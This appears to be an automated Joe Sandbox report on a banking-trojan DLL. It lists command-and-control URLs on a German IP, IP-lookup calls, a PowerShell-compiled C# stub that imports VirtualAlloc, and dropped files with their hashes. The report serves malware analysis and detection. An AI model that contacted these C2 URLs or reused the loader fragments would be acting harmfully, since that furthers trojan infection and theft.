http://194.76.226.200/drew/q2MoEGVRNe15Nk60/LDrmU6_2F0GkU3d/_2F0Knrw_2BLeOfpGj/fbCS28O8a/HzEmaSZQ4r2	0%	Avira URL Cloud	safe	
http://194.76.226.200/BFA	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/S0hO4k1kNWmaIbAIKk6J/C6ltlnn67F9zU4319Wq/SHohWMCDfW7oiPhqwsiIKI/bmU8FVW7o	0%	Avira URL Cloud	safe	
http://194.76.226.200/mA	0%	Avira URL Cloud	safe	
http://194.76.226.200/M	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/m0QZKcj4ankL3W/8FVzGu6iQpcBkrTN5v3eZ/A6WzaqZBs9gogbdq/m8YEYG_2B_2FLSM/NM7	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://194.76.226.200/drew/S0hO4k1kNWmaIbAIKk6J/C6ltlnn67F9zU4319Wq/SHohWMCDfW7oiPhqwsiIKl/bmU8FVW7oRmBm/mR3BXgY_/2FBwUjw6HBJfko8dOlgJjVp/0AJ_2FHS_2/F6As3DqY8qnvNETrK/YeXgHXybA3MO/9wS_2FpxfKh/va60IJVV7f3myC/lkXy0Vd4C9gsuVelNEUUO/TZ36G6O4b_2Br5X5/Ty9Sl6i_2F9Ot_2/Fw5KU6KNbXI13KA_2B/fSlw9uxRZ/1GDQy2uvqr3Bg6MoNgQy/Xe_2F1.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/m0QZKcj4ankL3W/8FVzGu6iQpcBkrTN5v3eZ/A6WzaqZBs9gogbdq/m8YEYG_2B_2FLSM/NM7eY2w3b1aL2aX8An/zJ6Vy7aKV/77q51XwDss_2Bne92xk6/rrRqhSV7rhVbP2hjU6R/_2B0H8cg3MM0IyieU8GPC9/gTwDi0Qx4J0HW/gyC_2FqL/iUkABk5euk2dlDO3ecBxilL/xQJUPbO4iF/9AhmuI174lSXWne_2/Fo5eEhaaDB/xKb9szQ5MHJ/1.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/q2MoEGVRNe15Nk60/LDrmU6_2F0GkU3d/_2F0Knrw_2BLeOfpGj/fbCS28O8a/HzEmaSZQ4r2vrrl3ds_2/FJYs8ohc9ZfX55MptAq/LUXti_2BtVHZBpG5bp31OD/nUDVndp9HwGDI/fdApFg3Y/hh5zxa6uVZWdnbZZ4Zw497E/am4BWYNw05/CiWFAq8EmF0WMEY2m/vQZOFYV25Mfi/UplJo0Tr14k/U65NpQlAx9OU47/ZEIy4h_2BMYYm16tA/UAd.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/qj8KFpDyUAB/xQ_2FW_2FRVQUR/xo7UR19sTv1fTteFGwviu/H1QAugjBS9BAganl/OqUmHFdTh92Mttp/bKzDAO3E0N_2BxZ1ow/sTpBKLA2p/6BUrMhtfsbHTEuRLWcq7/jTbARM2BAFwOLbLtYBa/i_2BLCetjq8jqUWnEo5XCb/sLP1ktID7e6VC/G3BV6Vkb/N29_2BJlXZ2HReVfDXYWlEP/mt9DueL_2F/NgPtBNn5wZiJtUInd/fWiE7TY0/hCY.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/GVxzdEn3rJxHPgJaE/ckcbKS4onbSJ/ZdlWFtgOHAM/pJGsS1vTtWNP8h/yNsXRCxcvAA6AXQPJwabF/oYnH6redQswcAwtL/rDlMsMT_2FoiQ_2/BdNrJdcFdtJq9vsrPj/Pi_2B3_2B/dnsHU70OV9c4KUJyE_2F/0ip_2FIZ7Wqza0Ho2lN/KYodlnq6PG5KK9SBFWXHj5/viPS4jjPVWzpA/_2B2JOAM/KOBPUpSnsG9auoSxo_2BhjX/PvM1mRJl_2/FaBIYOp1w1wVY3Kqd/ZfinCllH/i.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/F2DN_2FU1e/fQ5u04QtqSS_2Fpez/wjKfLKebrhaF/MMToBjmjMxS/2NhI76XoCH_2F5/14TeSntbngCZZYLUNIrhm/x6MB8tXx2hU99kkL/VY0QQM3MDv5NCL1/6ydwr5AoPHPZyujorj/zsR7mWAsu/Dgwxr2J_2Bt6yrRwZsuj/G0YF7iDIM95RsJq2szP/8WMC9D3LjonMIPvdKF1kRz/NQS_2FA_2BozQ/hVadPzcD/tG9pjaS8y_2BWqM0wQM2d5M/W.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/SzHdMdWvg/8JrkfhvX1ImoPdiWmQP6/QNbELOUZkV6PJ_2F_2B/T_2FBOZzzLom_2BccXK2f_/2B4napL_2F34z/ZunofQOB/e8FUQk93KOWF2nr5L7lasmZ/NJz0CTr65M/vqC70qv5uFkSE3WWV/uzLbKezipUQb/EiDVCVAB9rI/YTJRJOijIzHReN/lOWZ3chpUTxk47un6IsE8/fGRw3zIlPFEXwpmw/KXHYTQF2fkI3XOU/3s8f8mWLipjSZC2MeH/eanpmASqD48wQWqOn/qyD.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/HzhM5fP5x43l7rSkYr8Y/jYk_2FxetzKCt9WlQ60/DHr3pyDc_2BukVZ7K3nBXi/MEA2Xn3fXlFfO/GgBWR09O/Z1DKEGLlegReZBua8Nnmy16/fhqdF_2Beg/hrDVYSGiYpSkF5kA7/KsGOnRLVKqBx/xsw07jdGhl6/opBuLWprNFNT7s/OVJpMrjpCjISLpLDnGaGt/ixsS7exYYQrwdM8F/_2FgW9_2FjtCahO/8Yp45dJrj8Sd2mVa6W/QapGna.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/2f3T6_2Fldpw_2BA6Engti/ap9anBYrptHHy/xCGyvO5i/wYPccsVOVAKMkuNvsUxMYE4/RkZB4YqLqe/XacN1M_2FaB24Ib2R/hVRxOozHufuZ/c6WQY_2FOGu/wQIlyAdYSezuQl/ojNT2IxdKraylKm035Q_2/FdvJBuYlSvhCsegR/oboSzu_2BtJ_2BW/XMLPOefEKMYQuO_2B_/2FNWtFwdl/dQERZJKq6wr_2FxRn8R5/MLhj_2Fz9ge97_2BBFz/rUr1Agrx59/b.jlk	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://curlmyip.net	loaddll32.exe, 00000001.00000003.4194624 28.0000000004C98000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://194.76.226.200/	rundll32.exe, 00000005.00000003.37022904 1.0000000003374000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 005.00000003.358439185.0000000003374000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000003.359952251.000000 0003374000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ipinfo.io/ip	loaddll32.exe, 00000001.00000003.4194624 28.0000000004C98000.00000004.00000020.00 020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	loaddll32.exe, 00000001.00000003.4192238 81.0000000004C98000.00000004.00000020.00 020000.00000000.sdmp, loaddll32.exe, 000 00001.00000003.419462428.0000000004C9800 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000003.424590800.0000 000006248000.00000004.00000020.00020000. 00000000.sdmp, rundll32.exe, 00000004.00 000003.416179066.00000000064A8000.000000 04.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000003.416181802.000000000607 8000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001F.00000003.463004006.00 000208030FC000.00000004.00000020.0002000 0.00000000.sdmp, control.exe, 00000020.0 0000003.461557697.000002094CD9C000.00000 004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// 194.76.226.200/drew/qj8KFpDyUAB/xQ_2FW_2FRVQ UR/xo7UR19sTv1fTteFGwviu/H1QAugjBS9BAganl/Oq UmHFd	regsvr32.exe, 00000003.00000003.36997007 5.0000000003382000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 003.00000003.499946286.000000000337C000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000003.455323 184.000000000338F000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00003.00000003.369984660.000000000338F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000003.377995492.0000 00000338F000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000003.00 000003.370876797.0000000003382000.000000 04.00000020.00020000.00000000.sdmp, regs vr32.exe, 00000003.00000003.370736474.00 0000000338F000.00000004.00000020.0002000 0.00000000.sdmp, regsvr32.exe, 00000003. 00000002.517881425.000000000337D000.0000 0004.00000020.00020000.00000000.sdmp, re gsvr32.exe, 00000003.00000003.499574749. 000000000338F000.00000004.00000020.00020 000.00000000.sdmp, regsvr32.exe, 0000000 3.00000003.509029101.0000000003392000.00 000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.51809699 7.0000000003392000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://curlmyip.netJv1GYc8A8hCBIeVDfile://c:	loaddll32.exe, 00000001.00000003.4194624 28.0000000004C98000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// 194.76.226.200/drew/GVxzdEn3rJxHPgJaE/ckcbKS4o nbSJ/ZdlWFtgOHAM/pJGsS1vTtWNP8h/yNsXRCxcvA A6AXQ	regsvr32.exe, 00000003.00000003.49994628 6.000000000337C000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 003.00000003.370876797.0000000003382000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.517659 342.0000000003366000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00003.00000003.509976865.000000000336500 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.517881425.0000 00000337D000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000003.00 000003.500987131.0000000003362000.000000 04.00000020.00020000.00000000.sdmp, regs vr32.exe, 00000003.00000003.378321458.00 00000003347000.00000004.00000020.0002000 0.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000001.00000003.4192238 81.0000000004C98000.00000004.00000020.00 020000.00000000.sdmp, loaddll32.exe, 000 00001.00000003.419462428.0000000004C9800 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000003.424590800.0000 000006248000.00000004.00000020.00020000. 00000000.sdmp, rundll32.exe, 00000004.00 000003.416179066.00000000064A8000.000000 04.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000003.416181802.000000000607 8000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001F.00000003.463004006.00 000208030FC000.00000004.00000020.0002000 0.00000000.sdmp, control.exe, 00000020.0 0000003.461557697.000002094CD9C000.00000 004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000001.00000003.419223881.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000001.00000003.419462428.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000003.424590800.0000000006248000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000003.416179066.00000000064A8000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000003.416181802.0000000006078000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001F.00000003.463004006.00000208030FC000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000020.00000003.461557697.000002094CD9C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://194.76.226.200/drew/q2MoEGVRNe15Nk60/LDrmU6_2F0GkU3d/_2F0Knrw_2BLeOfpGj/fbCS28O8a/HzEmaSZQ4r2	rundll32.exe, 00000004.00000003.498230498.000000000334F000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000002.501303183.000000000334F000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000003.370021803.000000000334C000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000003.492598274.000000000334C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://194.76.226.200/BFA	rundll32.exe, 00000005.00000003.358439185.0000000003374000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/S0hO4k1kNWmaIbAIKk6J/C6ltln67F9zU4319Wq/SHohWMCDfW7oiPhqwsiIKI/bmU8FVW7o	rundll32.exe, 00000005.00000002.498298788.0000000003380000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://194.76.226.200/mA	regsvr32.exe, 00000003.00000003.378321458.0000000003347000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://194.76.226.200/M	regsvr32.exe, 00000003.00000003.378321458.0000000003347000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/m0QZKcj4ankL3W/8FVzGu6iQpcBkrTN5v3eZ/A6WzaqZBs9gogbdq/m8YEYG_2B_2FLSM/NM7	rundll32.exe, 00000005.00000003.358348203.0000000003380000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.76.226.200	unknown	Germany		39378	SERVINGADE	true

Private
IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	560270
Start date:	26.01.2022
Start time:	10:26:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 18m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	61f113091fd0c.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	51
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@76/57@0/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 20.5% (good quality ratio 19.6%) • Quality average: 79.9% • Quality standard deviation: 28.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): config.edge.skype.com.trafficmanager.net, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, arc.msn.com, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 1956 because there are no executed function
- Execution Graph export aborted for target mshta.exe, PID 5280 because there are no executed function
- Execution Graph export aborted for target mshta.exe, PID 6092 because there are no executed function
- Execution Graph export aborted for target mshta.exe, PID 7156 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing behavior and disassembly information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- VT rate limit hit for: 61f113091fd0c.dll

Simulations

Behavior and APIs

Time	Type	Description
10:27:46	API Interceptor	10x Sleep call for process: rundll32.exe modified
10:27:47	API Interceptor	5x Sleep call for process: regsvr32.exe modified
10:27:47	API Interceptor	6x Sleep call for process: loaddll32.exe modified
10:28:27	API Interceptor	150x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87(514
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\0hsihch1.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.01293234302818
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAsNiWVMRSRa+eNMjSSRrjEzxevVSRNveKP8nQe3CGy:V/DTLDfuH0Wl9eg5r4NevU1eKPJeyGy
MD5:	35EAB9A45B1CC09A0099A179AD3DCFE5
SHA1:	42939AC7047BC372300FDD21624100E5C9F83B7F
SHA-256:	EEEECB79A83F234A098D4E685F9649E562EE2C5180DA03CE782DF3F95D7EB5A7
SHA-512:	03DB096CD43E298A526507BE3252F718516E26ECB50400D052B9C26E76EB89F950770696F2034FD9031E3421EE5F7E225D985BFD92CC51338EC19854C85017C1
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbjqhhwtq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentP rocess();.[DllImport("kernel32")].public static extern void SleepEx(uint cfuaonbeh,uint oaxrtopxx);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ckpaa,uint gmprdfblmj,uint nuadeidgng,uint pxgmfdeh);.. }..}.

C:\Users\user\AppData\Local\Temp\0hsihch1.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.255934415649345
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fNCzxs7+AEszIWXp+N23fNH:p37Lvkmb6KH0WZE8x
MD5:	7EE5D883B6955CCFAE7CAD3FE22CB99B
SHA1:	67C0F50C1230CFC726F1CEA4B70A4834B0B4FCE1
SHA-256:	F52B96F19A2EA70864B64E8E0A2DDD5D8F9136E3764FA942235E70E721878AD4
SHA-512:	5DD034E4A1B0AEB04A674425076D05D489518A4EEE06CA7E81CEC4C1D9DB140744EF0E49974B6E80113A60BB0200387FDCE39EB406799413F59428012AB6D25E
Malicious:	false
Reputation:	unknown
Preview:	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0hsihch1.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0hsihch1.0.cs"

C:\Users\user\AppData\Local\Temp\0hsihch1.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.622757174603961
Encrypted:	false
SSDEEP:	48:6LXE7S5FwYXok+2W8JsgWZX1ulxqa3mRq:p7S5ek4pe2K
MD5:	16C2ADA8A386BC091BA2102AA2EAAA8A
SHA1:	CCED25C37AD736241E59EE63B4AD83CEFA795E69
SHA-256:	C2BFD0A629378ED8B80CFFE1EA3CD691F2A15C3FFE3D9495604AC732DCB94BF3
SHA-512:	00848E983DC3B5C5FA11F7D403C2E4F9ADE4C2DBB4DF70D7693E855C62A60D5576932ABCB70A258502B0E3B6B552B9EE9B6350432EF1EB67E7E25F231D474F9
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....5.....(.....!..... <..... N..... V.....P .....c.....i.....s.....}..... .....c. ...c...!.c.%...c.....*.....3.;.....<.....N.....V.....

C:\Users\user\AppData\Local\Temp\0hsihch1.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.321063231466278
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KH0WZE8UKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KHVE8UKaM5DqBVKVrdFAMBJTH
MD5:	307A9BF290A954A780806D0654D542DB
SHA1:	5AFBAC2DAEF8EDD20D557E79BB490DC10026604C
SHA-256:	5ABE22E6476D658788B11406CF28AAF1AE8C35A61504694A202B6D836A535EB4
SHA-512:	84C6CDB87D8955A36765134E3A0B5A21F927C5A46112BBD0628E7D356DA253EF71F41A75BB3528B9C8A99782F0BEF48AD8522DC58279EF0DFD34C245EFA7D14 7
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\0hsihch1.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0hsihch1.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only s upports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http: //go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\CSC176C1CB9788E4426ACAF7B271AB13B4.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1116314649348857
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry16ak7YnqqOLPN5Dlq5J:+RI+ycuZhNv6akSOLPNnqX
MD5:	4D219614CBA84381F96B83F1027944AC
SHA1:	B1555827904FF1867D12D78853FE3860A13732FE
SHA-256:	A5A109C402C8B0CE26398AD22860F9386E31DAB339D6C44ECD466D5484928202
SHA-512:	E830AE63BF41467AFC236F7C1A5951A668122CF0AE8F8E6361F2B1F64BBD432ED238319844EA3E76CC4D87D92522CCF647A77208ED451ACE468EF2A9F4ED4BE C
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.q.v.o.g.m.w.c...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.q.v.o.g.m.w.c...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC1CA052A85412AB8DCD9B872B5234E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1130536385099568
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryxGak7YnqqaXPN5Dlq5J:+RI+ycuZhNaakSCPNnqX
MD5:	CB71703D29E5D95F33A5CE8E646DAC20
SHA1:	8F2293399F6CF908E6E651F1ADD9BAC2F861BBB6
SHA-256:	4DA97D39F383049194CB544D7720D0742787A66533287D22F8BD837560F06776
SHA-512:	0A29A43362DB781B176263085CBDF98AACCF5E49EAE9F602908AAFE3202E560D5B250E2BE45E9ADE6DAC84A5875A066AC689FCCBA89CEC32619FE8197AEEE 910
Malicious:	false
Reputation:	unknown
